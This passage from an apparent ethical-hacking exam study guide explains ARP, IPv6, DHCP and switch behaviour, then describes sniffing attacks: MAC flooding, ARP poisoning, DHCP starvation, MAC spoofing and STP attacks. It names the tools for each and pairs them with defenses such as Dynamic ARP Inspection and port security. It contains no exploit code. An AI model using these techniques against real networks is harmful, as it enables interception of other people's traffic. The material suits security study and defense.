session hijacking. IP is the protocol working at the Network layer, and there is a load of information you can glean just from the packets themselves (see [Figure 4-2](#)). An IP packet header contains, of course, source and destination IP addresses. However, it also holds information such as the quality of service for the packet (Type of Service field) and information on fragmentation of packets along the way (Identification and Fragment Offset fields), which can prove useful in crafting your own fragmented packets later.

Version	IHL	Type of service	Total length	
Identification			Flags	Header checksum
Time to live	Protocol		Header checksum	
Source IP address				
Destination IP address				
IP options				Padding
Data				

Figure 4-2 IP packet header

ARP

We've spent a little time covering some base information you'll need regarding Application, Transport, and Network layer protocols, but the Data Link layer is going to be a huge area of focus for the sniffing portion of your exam (not to mention your success in sniffing). Frames are built in the Data Link layer, and that's where all your local addressing happens. And how, pray tell, do systems discover the local, physical (MAC) address of other machines they wish to communicate with? By asking, of course, and they ask with a little protocol called Address Resolution Protocol (ARP).

ARP's entire purpose in life is to resolve IP addresses to machine (MAC) addresses. As noted earlier, while each IP packet provides the network address (needed to route the packet across different networks to its final destination), the frame *must* have a MAC address of a system *inside its own subnet* to deliver the message. So as the frame is being built inside the sending machine, the system sends an ARP_REQUEST to find out which MAC address inside the subnet can process the message. Basically it asks the entire subnet, via a broadcasted message, "Does anyone have a physical address for the IP address I have here in this packet? If so, please let me know so I can build a frame and send it on." If a machine on the local subnet has that exact IP, it responds with an ARP_REPLY directly to the sender, saying "Why yes, I'm the holder of that IP address, and my MAC address is _macaddress_." The frame can then be built and the message sent.

Sometimes, though, the message is not intended for someone in your network segment. Maybe it's a packet asking for a web page, or an e-mail being sent to a server somewhere up the Net, or maybe even a packet intended to start another yelling contest on Facebook. In any case, if the IP address of the packet being sent is *not* inside the same subnet, or is not already present in some fashion in your route table (that is, there's no specific route previously defined for the address), the route table on your host already knows the packet should be sent to the default gateway (also known as the "route of last resort," and is generally your local router port). If it doesn't happen to remember the default gateway's MAC address, it sends out a quick ARP request to pull it. Once the packet is properly configured and delivered to the default gateway, the router opens it, looks in the route table, and builds a new frame for the next subnet along the route path. As that frame is being built, it again sends another ARP request: "Does anyone have a physical address for the IP address I have here in this packet? If so, please let me know so I can build a frame and send it on." This continues on each subnet until the packet finds its true destination.

Want to know another interesting thing about ARP? The protocol retains a cache on machines as it works—at least, in many implementations it does. This really makes a lot of sense—why continue to make ARP requests for machines you constantly talk to? To see this in action, you can use the ping, arp, and netsh commands on your Windows machine. The command **arp -a** displays your current ARP cache—you can see all the IP-to-MAC mappings your system knows about. Next, enter either **arp -d *** or **netsh interface ip delete arpccache**. Try **arp -a** again, and you'll see your cache cleared. Refill it on the fly by pinging anything on your network. For example, I pinged a laptop over in the corner with an address of 192.168.0.3. It responded, and my ARP cache has a new entry (see [Figure 4-3](#)). Try it yourself on your network.

```
C:\>arp -a

Interface: 192.168.0.9 --- 0x6
    Internet Address      Physical Address        Type
    192.168.0.1           d4-05-98-1c-a6-67      dynamic
    224.0.0.22            01-00-5e-00-00-16      static

C:\>ping 192.168.0.3

Pinging 192.168.0.3 with 32 bytes of data:
Reply from 192.168.0.3: bytes=32 time=198ms TTL=64
Ping statistics for 192.168.0.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 170ms, Maximum = 430ms, Average = 300ms

C:\>arp -a

Interface: 192.168.0.9 --- 0x6
    Internet Address      Physical Address        Type
    192.168.0.1           d4-05-98-1c-a6-67      dynamic
    192.168.0.3           f4-09-d8-f6-77-fd      dynamic
    224.0.0.22            01-00-5e-00-00-16      static
```

Figure 4-3 ARP cache

There are a couple of other relevant notes on ARP you should know. First, the protocol works on a broadcast basis. In other words, requests (“Does anyone have the MAC for this IP address?”) and replies (“I do. Here’s my physical address—please add it to your cache.”) are broadcast to every machine on the network. Second, the cache is dynamic—that is, the information in it doesn’t stay there forever, and when your system gets an updated ARP message, it overwrites the cache with the new information. Suppose, for

example, Machine A shuts down for a while and sends no further messages. Eventually, all system caches will delete its entry, almost as if it never existed. Suppose also that Machine B changes its NIC and now has a new MAC address. As soon as it sends its first ARP message, all systems on the network receiving it will update their caches with this new MAC address.



EXAM TIP ARP, as well as the other protocols listed in this section, can be tested heavily. Depending on your exam, you'll be asked about it a lot. Know framing, MAC addressing, and how ARP works. Trust me.

All of this is interesting information, but just how does it help a hacker? Well, if you put on your logical thinking cap, you'll quickly see how it could be a veritable gold mine for your hacking efforts. A system on your subnet will build frames and send them out with physical address entries based on its ARP cache. If you were to, somehow, change the ARP cache on Machine A and alter the cached MAC address of Machine B to *your* system's MAC address, *you* would receive all communication Machine A intended to send to Machine B. Suppose you went really nuts and changed the ARP entry for the default gateway on *all systems in your subnet* to your own machine. Now you're getting *all* messages everyone was trying to send out of the local network, often the Internet. Interested now?

Attackers can do this by sending something called a *gratuitous ARP*. It is a special packet that updates the ARP cache of other systems before they even ask for it—in other words, before they send an ARP_REQUEST. Its original intent when created was to allow updates for outdated information, which helps with things like IP conflicts, clustering, and other legitimate issues. In our world of hacking, though, it's easy to see where that could be taken advantage of.



NOTE It is true that ARP is cached, but it's also true that the cache is temporary. If an attacker has persistent access, he can simply wait it out. If you'd like to know just how long that wait would be, use **netsh interface ipv4 show interfaces**, then **netsh interface ipv4 show interface [IDx of the interface you want]**. The "Base Reachable Time" entry tells you!

IPv6

Another discussion point of great importance in sniffing (and really all things hacking) is IP version 6. As you're no doubt aware, IPv6 is the "next generation" of Internet Protocol addressing and offers a whole new world of interesting terms and knowledge to memorize for your exam (and your job). Because you're already an IPv4 expert and know all about the 32-bit address, which is expressed in decimal and consists of four octets, we'll focus a little attention on IPv6 and some things you may not know.

IPv6 was originally engineered to mitigate the coming disaster of IPv4 address depletion (which, of course, didn't happen as quickly as everyone thought, thanks to network address translation and private networking). It uses a 128-bit address instead of the 32-bit IPv4 version and is represented as eight groups of four hexadecimal digits separated by colons (for example, 2002:0b58:8da3:0041:1000:4a2e:0730:7443). Methods of abbreviation, making this overly complex-looking address a little more palatable, do exist, however. Leading zeros from any groups of hexadecimal digits can be removed, and consecutive sections of zeros can be replaced with a double colon (::). This is usually done to either all or none of the leading zeros. For example, the group 0054 can be converted to 54. See [Figure 4-4](#) for an example of this address truncation in use.




Figure 4-4 IPv6 address truncation



NOTE The double colon can be used only once in an address. Apparently using it more than once confuses routers and renders the address useless. RFC 5952 addresses this issue.

Despite the overly complex appearance of IPv6 addressing, the design actually *reduces* router processing. The header takes up the first 320 bits and contains source and destination addresses, traffic classification options, hop count, and extension types. Referred to as "Next Header," this extension field lets the recipient know how to interpret the data payload. In short, among other things, it points to the upper-layer protocol carried in the payload. [Figure 4-5](#) shows an IPv6 packet header.

Version	Traffic class	Flow label	
Payload length		Next header	Hop limit
Source address			
Destination address			

Figure 4-5 IPv6 packet



EXAM TIP The IPv6 loopback address is 0000:0000:0000:0000:0000:0000:0000:0001 and may be edited all the way down to ::1.

As with IPv4, which has unicast, multicast, and broadcast, IPv6 has its own address types and scopes. Address types include unicast, multicast, and anycast, and the scopes for multicast and unicast include link local, site local, and global. The good-old broadcast address in IPv4 (which is sent to all hosts in a network segment) is no longer used in IPv6. Instead, multicast functions along with scope fulfill that necessity. [Table 4-1](#) details address types and scopes.

IPv6 Address Types	Description
Unicast	A packet addressed for, and intended to be received by, only one host interface
Multicast	A packet that is addressed in such a way that multiple host interfaces can receive it
Anycast	A packet addressed in such a way that any of a large group of hosts can receive it, with the nearest host (in terms of routing distance) opening it
IPv6 Scopes	Description
Link local	Applies only to hosts on the same subnet
Site local	Applies only to hosts within the same organization (that is, private site addressing)
Global	Includes everything

Table 4-1 IPv6 Addresses and Scopes

Addressing in IPv6 isn't too terribly difficult to understand, but scope adds a little flair to the discussion. Unicast is just like IPv4 (addressed for one recipient) and so is multicast (addressed for many), but anycast is an interesting addition. Anycast works just like multicast; however, whereas multicast is intended to be received by a bunch of machines in a group, anycast is designed to be received and opened only by the *closest* member of the group. The nearest member is identified in terms of routing distance; a host two hops away is "closer" than one three hops away. Another way of saying it might be, "Whereas multicast is used for one-to-many communication, anycast is used for one-to-*one*-of-many communication."



EXAM TIP In IPv6, the address block fe80::/10 has been reserved for link-local addressing. The unique local address (the counterpart of IPv4 private addressing) is in the fc00::/7 block. Prefixes for site local addresses will always be FEC0::/10.

The *scope* for multicast or anycast defines how far the address can go. A link-local scope defines the boundary at the local segment, with only systems on your network segment getting the message. Anything past the default gateway won't get the message because routers won't forward the packets. It's kind of like the old 169.254.1—254.0 network range: it's intended for private addressing only. Site-local scope is much the same; however, it is defined via a site. A site in IPv6 addressing can be a fairly confusing subject because the same rules apply as the link-local scope (not forwarded by a router). But if you're familiar with the private address ranges in IPv4 (10.0.0.0, 172.16—32.0.0, and 192.168.0.0), the site should make sense to you. Think of it this way: link local can be used for private networking and autoconfiguration of addressing like your out-of-the-box easy networking of the 169.254.0.0 network, and site local is more akin to setting up your private networks using predefined ranges.

As far as IPv6 on your exam goes, again it depends on which pool your random roll of the virtual dice pulls for you. Some exams won't even mention it, whereas others will seem like it's one of the only topics that matter. Most IPv6-type questions are easy—as you can see from our discussion, this is mostly rote memorization. You're not going to be asked to divine network IDs or anything like that; you'll just be quizzed on general knowledge. It's helpful to note, though, that IPv6 makes traditional network scanning very, very difficult—in ECC parlance, it's “computationally less feasible”—due to the larger address space to scan. However, should an attacker get a hold of a single machine inside a native IPv6 network, the “all hosts” link-local multicast address will prove quite handy.

Wiretapping

Finally, our last entry in fundamental sniffing concepts has to do with our friends in law enforcement and what *they* do in regard to sniffing. *Lawful interception* is the process of *legally* intercepting communications between two (or more) parties for surveillance on telecommunications, VoIP (Voice over IP), data, and multiservice

networks. Thankfully, all of those ridiculous definitions and terms to remember regarding this seem to have been ditched by EC-Council, so the basics here are all you need.



NOTE Anyone else tired of the terms “active” and “passive”? Trust me, I’m sick of them, too. I feel like Han Solo saying to Chewy, “It’s not my fault. It’s not my fault!” However, it’s really **not** my fault. Wiretapping (monitoring a phone or Internet conversation) can be active or passive. Active wiretapping involves interjecting something into the communication (traffic), for whatever reason. Passive wiretapping only monitors and records the data. And, for further nerdy-goodness, an active tap is one requiring power, regenerating a signal, whereas a passive tap requires no power, simply allowing duplication of signal.

As an aside, but very relevant to this discussion because ECC has it in the official courseware, were you aware that the NSA wiretaps a gigantic amount of foreign Internet traffic that just happens to come through U.S. servers and routers? PRISM (Planning Tool for Resource Integration, Synchronization, and Management) is the data tool used to collect said foreign intelligence passing through Uncle Sam’s resources. I don’t know any more information on this and I don’t want to know—just passing on that EC-Council knows this, too.

Can You Smell the Neurons?

Show of hands: How many of you have ever been at work or in a college class, sitting behind a desk or in a cubicle, and had thoughts regarding your boss, company, professor, or school that weren’t...nice? And how many of you are happy those thoughts are yours and yours alone—that your boss or

professor has no idea you're thinking them? If we're all being honest, everyone has their hand raised. It's human nature to question your superiors and, apparently, to believe decisions made by others don't hold as much value as your own opinion. And it's a huge blessing that nobody knows what's going on inside our own heads.

I mean, honestly, do you really want everyone to know exactly what you're thinking all the time? For that matter, I'd bet you don't want to know what everyone else is thinking either. Pure, blunt honesty—what people *really* think—can sometimes be downright cruel, and in a workplace could lead to your dismissal. Or worse. Science fiction and horror writers have entertained us for years with tales of mutant mind readers and brain-scanning technology that would make most of us shudder. But is it really that far off? Could you “sniff” brainwaves?

Brain scanning and imaging processes have moved forward by leaps and bounds. A positron emission tomography (PET) scan shows actual brain processes by using the sugar glucose in the brain to illustrate where neurons are firing. Magnetic resonance imaging (MRI) and electroencephalography (EEG) have been around for a long while and are used to show brain activity during psychological states and map actual gray matter against spinal fluid. Neuroimaging as a field is fascinating to read about, and discoveries to assist in treating Alzheimer's and other brain diseases seem only a small step forward each year. But each of these, at least as far as I know, still requires you to visit a doctor's office and lay out in a giant tube, or have sensors stuck all over your head and body. As far as I knew, nobody could *remotely* scan me and tell what I'm thinking.

And then, while googling sniffers, sniffing, and other topics of interest for this chapter in a previous edition (as an aside, be sure to include “network” before “sniffing” in your search strings...yikes!), I came across an article in *Fortune* magazine titled “Workplace Employee Brainwave Monitoring Is Already a

Real Thing” (<http://fortune.com/2018/05/01/china-workers-brainwave-monitors/>). I immediately discounted it as yet another attention-grabbing headline/tagline, but decided to read it just out of pure humor—which quickly, at least for me anyway, turned to horror. Because it’s true.

At the *South China Morning Post*, employees wear lightweight, wireless sensors that fit under caps or other safety equipment. The sensors then broadcast information about employee brain activity to computers that can detect spikes in emotions like depression, anxiety, and rage. The caps help in assigning tasks, and can even ensure employees are “encouraged to take a day off if you’re under stress.” Chinese companies using the tech insist it helps reduce stress and the risk of workplace injury for workers, and claim that the technology can boost revenue. One power grid company estimates it increased revenue by 2 billion yuan (\$315 million) over the past few years, and the technology is expanding globally (a UK firm uses it on railways to supposedly prevent accidents and, in one weird instance, to help archers shoot better).

Did you catch that? *Broadcast*. Your emotional state is broadcast to a computer so you can be analyzed (controlled) by your monitoring overlords. I know it sounds like some weird, dumb science-fiction movie, but it’s true and it’s real. Some companies in China have been using and refining this technology *since 2014*.

And get this—the tech is expanding rapidly. You can go to <https://www.unicorn-bi.com/> right now and buy your own Unicorn Brain Interface headset that allows you to program brain-to-computer-command actions. And there are multiple companies selling wearable headsets designed to actively stimulate (or deaden) specific brainwaves to help you calm down, or concentrate more, or lose weight, or *fill-in-the-blank* (<https://www.diygenius.com/hacking-your-brain-waves/>).

Are you comfortable with the idea your emotional state—and, maybe, your actual thought patterns in the not-so-distant future—can be monitored remotely? Is the image of everyone in the office plugged into Yivo's tentacles, sharing thought and emotional state, that far off? Someone wandering around the office with a small satellite-dish-looking receiver looking for thoughtcrime maybe doesn't seem that much of a stretch anymore.

References to George Orwell's book *1984* often produce scoffs and "that can't happen here—it's pure fiction" responses. But maybe the Ministry of Truth doesn't seem so far-fetched anymore. Maybe, we're going too far.

At least, that's what I think.

Active and Passive Sniffing

EC-Council breaks sniffing down into two main categories: passive and active. *Passive sniffing* is exactly what it sounds like: plug in a sniffer and, without any other interaction needed on your part, start pulling data packets to view at your leisure. Passive sniffing works only if your machine's NIC is part of the same collision domain as the targets you want to listen to—something we beat to death in the previous section, remember? Because hubs do not split a collision domain (hubs *extend* a collision domain), the hub is your dream network device from a sniffing perspective. Anything plugged into a port on a hub receives every message sent by anyone else plugged into it. Therefore, if you're out and about looking to drop a sniffer onto a network segment and you see your target uses hubs, try to contain your excitement because your job just became much easier.



NOTE You're probably as likely to see a hub in a target organization's network as you are a unicorn or a

leprechaun. But passive sniffing is testable material, so you need to know it well. Besides, if you can find Windows NT machines and LM hashing out on networks, you can certainly get lucky and come across a hub or two. Additionally, even though passive is, well, passive, there are occasions where someone has a misconfigured NIC on the subnet and you'll grab their stuff too!

Active sniffing requires some additional work on your part, either from a packet injection or manipulation stance or from forcing network devices to play nicely with your efforts. Active sniffing usually means the collision domain you are part of is segmented from those you want to look in to, which probably means you're attached to a switch. And if you're connected to a switch, sniffing requires some additional work. On the outside, a switch looks much like a hub: it's a box with a lot of blinky lights, ports for connecting machines on the front, and a power cord in the back. Inside, though, it's a lot different. If you take the lid off a hub, it would look very much (virtually, anyway) like a single wire with attached wires running to each port. Shock one port and everyone gets shocked since they're all wired together. The inside of a switch looks the same; however, each port's wire is separated from the main line by a switch that gets closed *only* when a message is received for that port. The problem with switches in sniffing is that you'll receive only those messages intended for your own port. One trick for active sniffing purposes is to get the switch to close the port you are connected to every time it closes the port you want to sniff.

Getting a switch to send a message to both the port it was addressed to and the port you're connected to for sniffing can be accomplished by configuring something called a *span port*. A span port is one in which the switch configuration has been altered to send a copy of all frames from one port, or a succession of ports, to another. In other words, you tell the switch, "Every time you receive and send a frame to port 1 through 10, also send a copy to the span on port 25." Also called *port mirroring*, this isn't necessarily a simple

thing to do (you must have access to the switch configuration to set it up), but it's fairly common practice in network monitoring.



NOTE Not every switch on the planet has the capability to perform port spanning. Additionally, most modern switches (for example, Cisco's) don't allow a port that is configured to span as one that can transmit data. In other words, your span port can listen but cannot send anything.

Sniffing Tools and Techniques

A lot of sniffing really boils down to which tool you decide to use. Tons of sniffers are available. Some of them are passive sniffers, simply pulling in frames off the wire as they are received. Others are active sniffers, with built-in features to trick switches into sending all traffic their way. In the interest of time, page count, and your study (since this one will be on your exam), we'll discuss Wireshark. Ettercap, EtherPeek, and even Snort (better known as an IDS, though) are also examples of sniffers.

Techniques

While it would be fun to find a network full of hubs and an open port just sitting there waiting for you to connect, the real world isn't like that. Equipment is in highly secured cabinets, port security is turned on, and hubs are nowhere to be seen except on someone's USB so they have enough ports available to charge their phone and use the USB cannon geek toy. So where do we turn for help in manipulating devices and traffic to enhance our sniffing efforts? The following techniques will help.

MAC Flooding

Suppose you don't know how to reconfigure the switch OS to set up a span port, or you just don't have the access credentials to log in and try it. Are you out of luck? Not necessarily. Another option you have is to so befuddle and confuse the switch that it simply goes bonkers and sends *all* messages to *all* ports—and you can do this without ever touching the switch configuration. To explain how this all works, come with me on a short journey into the mind of a switch and learn how the whole thing works with an overly simplistic, but accurate, account.

Imagine a switch comes right out of the box and gets plugged in and turned on. All these cables are connected to it, and there are computers at the end of all these cables, each with its own unique MAC address. All the switch knows is flooding or forwarding. If it receives a message that's supposed to go to everyone (that is, a broadcast or multicast frame), the decision is easy, and it will *flood* that message to all ports. If the switch receives a unicast message (that is, a message with a single MAC address for delivery), and it knows which port to send it to, it will forward the frame to that single port. If the switch doesn't know which port to send the message to, it will flood it to all, just to be sure.

Flooding all packets to every port will certainly get them to where they're going, but it's not very efficient, and the switch was built to split collision domains and improve efficiency. Therefore, it has to learn who is on what port so it can deliver messages appropriately. To do so, it waits patiently for messages to start coming in. The first frame arrives and it's a doozy—a broadcast message from a computer with a MAC address of "A" attached to port 1 is sending an ARP message looking for the MAC address of another computer.

The switch opens up a little virtual book and writes "MAC A is on switchport 1—any messages I see for MAC A can be sent directly to switchport 1." It then sends the broadcast message out to every available switchport, and patiently waits to see who replies. A computer on switchport 2 answers with an ARP reply stating, "I have the IP address you're looking for, and my MAC address is B." The switch adds to its little virtual notebook, "MAC B is on switchport 2—

any messages I see for B can be sent directly to switchport 2.” This continues until the little virtual book has an entry for every port, and the switch hums along, happily delivering messages.

In our story here, the little virtual notebook is called the *content addressable memory (CAM) table*. As you can imagine, since you know how ARP works now and you know how many packets are delivered back and forth in any given second or so, the CAM table gets updated *very* often. And if it’s empty, or full, *everything* is sent to *all* ports.



NOTE MAC flooding is big in the ECC CEH world, but in reality it’s not easy to do, will probably impair switch functions before you get anything useful, and doesn’t last long if you are able to pull it off. Oh, and it **will** get you caught. Most modern switches protect against MAC floods (via port security) but may still be susceptible to MAC spoofing. Just so you know.

You can use this to your advantage in sniffing by figuring out a way to consistently and constantly empty the CAM table, or by simply confusing the switch into thinking the address it’s looking for is not available in the table, so it should just send it out to all ports—including the one you’re sniffing on. This method, which doesn’t work on a lot of modern switches but is questioned repeatedly and often on your exam, is known as *MAC flooding*. The idea is simple: send so many MAC addresses to the CAM table it can’t keep up, effectively turning it into a hub. Because the CAM is finite in size, it fills up fairly quickly, and entries begin rolling off the list. Etherflood and Macof are examples of tools you can use to conduct MAC flooding.



EXAM TIP In an utterly ridiculous semantic exercise, ECC defines some versions of MAC flooding as “switch port stealing.” The idea is the same—flood the CAM with unsolicited ARPs. But instead of attempting to fill the table, you’re only interested in updating the information regarding a specific port, causing something called a “race condition,” where the switch keeps flipping back and forth between the bad MAC and the real one.

ARP Poisoning

Another effective active sniffing technique is *ARP poisoning* (aka ARP spoofing or gratuitous ARP). This refers to the process of maliciously changing an ARP cache on a machine to inject faulty entries, and it’s not really that difficult to achieve. As stated earlier, ARP is a *broadcast* protocol. So, if Machine A is sitting there minding its own business and a broadcast comes across for Machine B that holds a different MAC address than what was already in the table, Machine A will instantly update its ARP cache—without even asking who sent the broadcast. To quote the characters from the movie *Dude, Where’s My Car?*, “Sweet!”



NOTE Tons of tools are available for ARP poisoning; however, you have some big considerations when using them. First, the ARP entries need updating frequently; to maintain your “control,” you’ll need to always have your fake entry update before any real update comes past. Second, remember ARP is a broadcast protocol, which means ARP poisoning attempts can trigger alerts pretty quickly. And lastly, speed always wins here: if a machine

ARPs and the hacker responds before the intended recipient does...

Because ARP works on a broadcast, the switch will merrily flood all ARP packets—sending any ARP packet to *all* recipients. Be careful, though, because most modern switches have built-in defenses for too many ARP broadcasts coming across the wire (for example, you can configure Dynamic ARP Inspection using DHCP snooping inside Cisco IOS). Also, administrators can deploy a wide variety of network monitoring tools, such as XArp (www.xarp.net/), to watch for this, and some savvy network administrators manually add the default gateway MAC permanently (using the command **arp -s**) into the ARP cache on each device. Some tools that make ARP flooding as easy as pressing a button are Cain and Abel (<https://sectools.org>), arpspoof (<https://linux.die.net>), bettercap (<https://www.bettercap.org>) and dsniff (<https://www.monkey.org>).



EXAM TIP When it comes to ARP poisoning defense, consider configuring Dynamic ARP Inspection (DAI) on your Cisco routers.

DHCP Starvation

For some reason, EC-Council includes *DHCP starvation*, an attack whereby the malicious agent attempts to exhaust all available addresses from the server, in the discussion with sniffing. Although DHCP starvation is more of a type of denial-of-service attack, don't be surprised to see it pop up in a sniffing question. Why does ECC include it in sniffing discussions? I don't have a clue. All I do know is you need to know how DHCP works and what the attack does.

When a network is set up, the administrator has two options. The first is to manually configure (and keep track of) IP addresses on every system in the network. While this does have several

advantages, static addressing comes with a lot of problems—like keeping track of all those IPs, for example. Another solution, and one used on virtually every network on the planet, is to hand out and monitor all these IPs automatically. Dynamic Host Configuration Protocol (DHCP) is the protocol for the job.

DHCP is actually fairly simple. A DHCP server (or more than one) on your network is configured with a pool of IP addresses. You tell it which ones it can hand out, which ones are reserved for static systems already, and how long systems can keep (or *lease*) the addresses, assign a few other settings, and then turn it loose. When a system comes on the network, it sends a broadcast message known as a DHCPDISCOVER packet, asking if anyone knows where a DHCP server is. The DHCP relay agent responds with the server's info and then sends a DHCPOFFER packet back to the system, letting it know the server is there and available. The system then sends back a DHCPREQUEST packet, asking for an IP address. In the final step, the server responds with a DHCPACK message, providing the IP address and other configuration information the system needs (see [Figure 4-6](#) for a, hopefully, clear visual of the process). An easy way to remember it all is the acronym DORA—Discover, Offer, Request, and Acknowledge.




Figure 4-6 DHCP in action



NOTE The packets in DHCPv6 have different names from those of DHCPv4. DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, and DHCPACK are known in DHCPv6 as Solicit, Advertise, Request (or Confirm/Renew), and Reply, respectively.

So how does DHCP starvation work? First, the attacker sends unending, forged DHCP requests to the server on the subnet. The server attempts to fill every request, which results in its available IP address pool running out quickly. Any legitimate system attempting to access the subnet now cannot pull a new IP address or renew its current lease. DHCP starvation attacks can be carried out by tools such as Yersinia (<https://tools.kali.org/vulnerability-analysis/yersinia>) and Dhcpstarv (<http://dhcpstarv.sourceforge.net/>). Configuring DHCP snooping on your network device is considered the proper mitigation against this attack.



EXAM TIP Another fun DHCP attack is known as using a “rogue DHCP server.” An attacker sets up his own DHCP server on the network and starts handing out bad IP addresses to legitimate systems connecting to the network. Whether in conjunction with the DHCP starvation attack or not, this could allow an attacker to redirect communications sessions.

Spoofing

Finally, in our romp through traffic-misdirection efforts, we need to spend a little time on spoofing. Whether IP, MAC, DNS, or otherwise, spoofing is simply pretending to be an address you’re not. We’ve

already explored spoofing in general, so this concept shouldn't be anything new to you.

MAC spoofing (aka MAC duplication) is a simple process of figuring out the MAC address of the system you wish to sniff traffic from and changing your MAC address to match it. And just how do you change the MAC address on your system? Well, there are multiple methods, depending on the OS you use, but they're all fairly simple. In a feature introduced way back in Windows 8, for instance, you can use the Advanced tab on the NIC properties and just type in whatever you want, or you can go to the registry `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}` and find the proper string to update for your NIC. If you'd rather use a tool to do it all for you, SMAC (<http://www.klcconsulting.net/smac/>) is a good bet.

When a MAC address is spoofed, the switch winds up with multiple entries in the CAM table for a given MAC address. Unless port security is turned on, the latest entry in the table is the one that is used. *Port security* refers to a security feature on switches that allows an administrator to manually assign MAC addresses to a specific port; if the machine connecting to the port does not use that particular MAC address, it isn't allowed to connect. In truth, this type of implementation turns out to be a bit of a pain for the network staff, so most people don't use it that way. In most cases, port security simply restricts the number of MAC addresses connected to a given port. Suppose your Windows machine runs six virtual machines (VMs) for testing, each with its own MAC address. As long as your port security allows for at least seven MACs on the port, you're in good shape. Anything less, the port will turn amber, SNMP messages will start firing, and you'll be left out in the cold—or have a network admin come pay you a visit.



NOTE In modern networks, most switch admins configure ports to a specific number of MAC addresses. If the port

tries to resolve more than that number, it'll die (or "amber out" in nerd lingo) or, even worse for the hacker, stay on but notify the admin someone is up to no good.

For example, suppose "Good Machine," with MAC address 0A-0B-0C-AA-BB-CC, is on port 2. The switch has learned any frame addressed for that MAC should go to port 2 and no other. The attacker attaches "Bad Machine" to port 3 and wants to see all packets Good Machine is receiving. The attacker uses an application such as Packet Generator (aka pacgen; <https://sourceforge.net/projects/pacgen/>) to create multiple frames with the source address of 0A-0B-0C-AA-BB-CC and sends them off (it doesn't really matter where). The switch will notice that the MAC address of Good Machine, formerly on port 2, seems to have moved to port 3 and will update the CAM table accordingly. So long as this is kept up, the attacker will start receiving all the frames originally intended for Good Machine. Not a bad plan, huh?

Plenty of other spoofing opportunities are out there for the enterprising young ethical hacker. Ever heard of IRDP spoofing? It's a neat attack (at least it was neat way back in 1999) where the hacker sends spoofed ICMP Router Discovery Protocol messages through the network, advertising whatever gateway she wants all the systems to start routing messages to. Fun! Another one is DNS poisoning (introduced in [Chapter 2](#)), which can have much the same effect. And if everyone gets their DNS information from a *proxy*, well that's just all sorts of mischief. In short, spoofing may not be the most technical attack in the world, but it sure can bring home the bacon for you.



EXAM TIP Another sniffing method called out is "STP attacks." In this, the bad guy attaches a rogue switch to the network, changing the operation of STP (Spanning Tree Protocol) by setting the priority of the rogue switch lower

than all others. This doesn't allow sniffing of all traffic, of course, but does reveal a variety of frames for the attacker to peruse.

Tools

Wireshark is probably the most popular sniffer available, mainly because it is free, it is stable, and it works really well. Previously known as Ethereal, Wireshark can capture packets from wired or wireless networks and provides a fairly easy-to-use interface. The top portion of the display is called the Packet List and shows all the captured packets. The middle portion, Packet Detail, displays the sections within the frame and packet headers. The bottom portion displays the actual hex entries in the highlighted section. Once you get used to the hex entries, you'll be surprised what you can find in them. For example, you can scroll through and pick up ASCII characters from a Telnet login session.

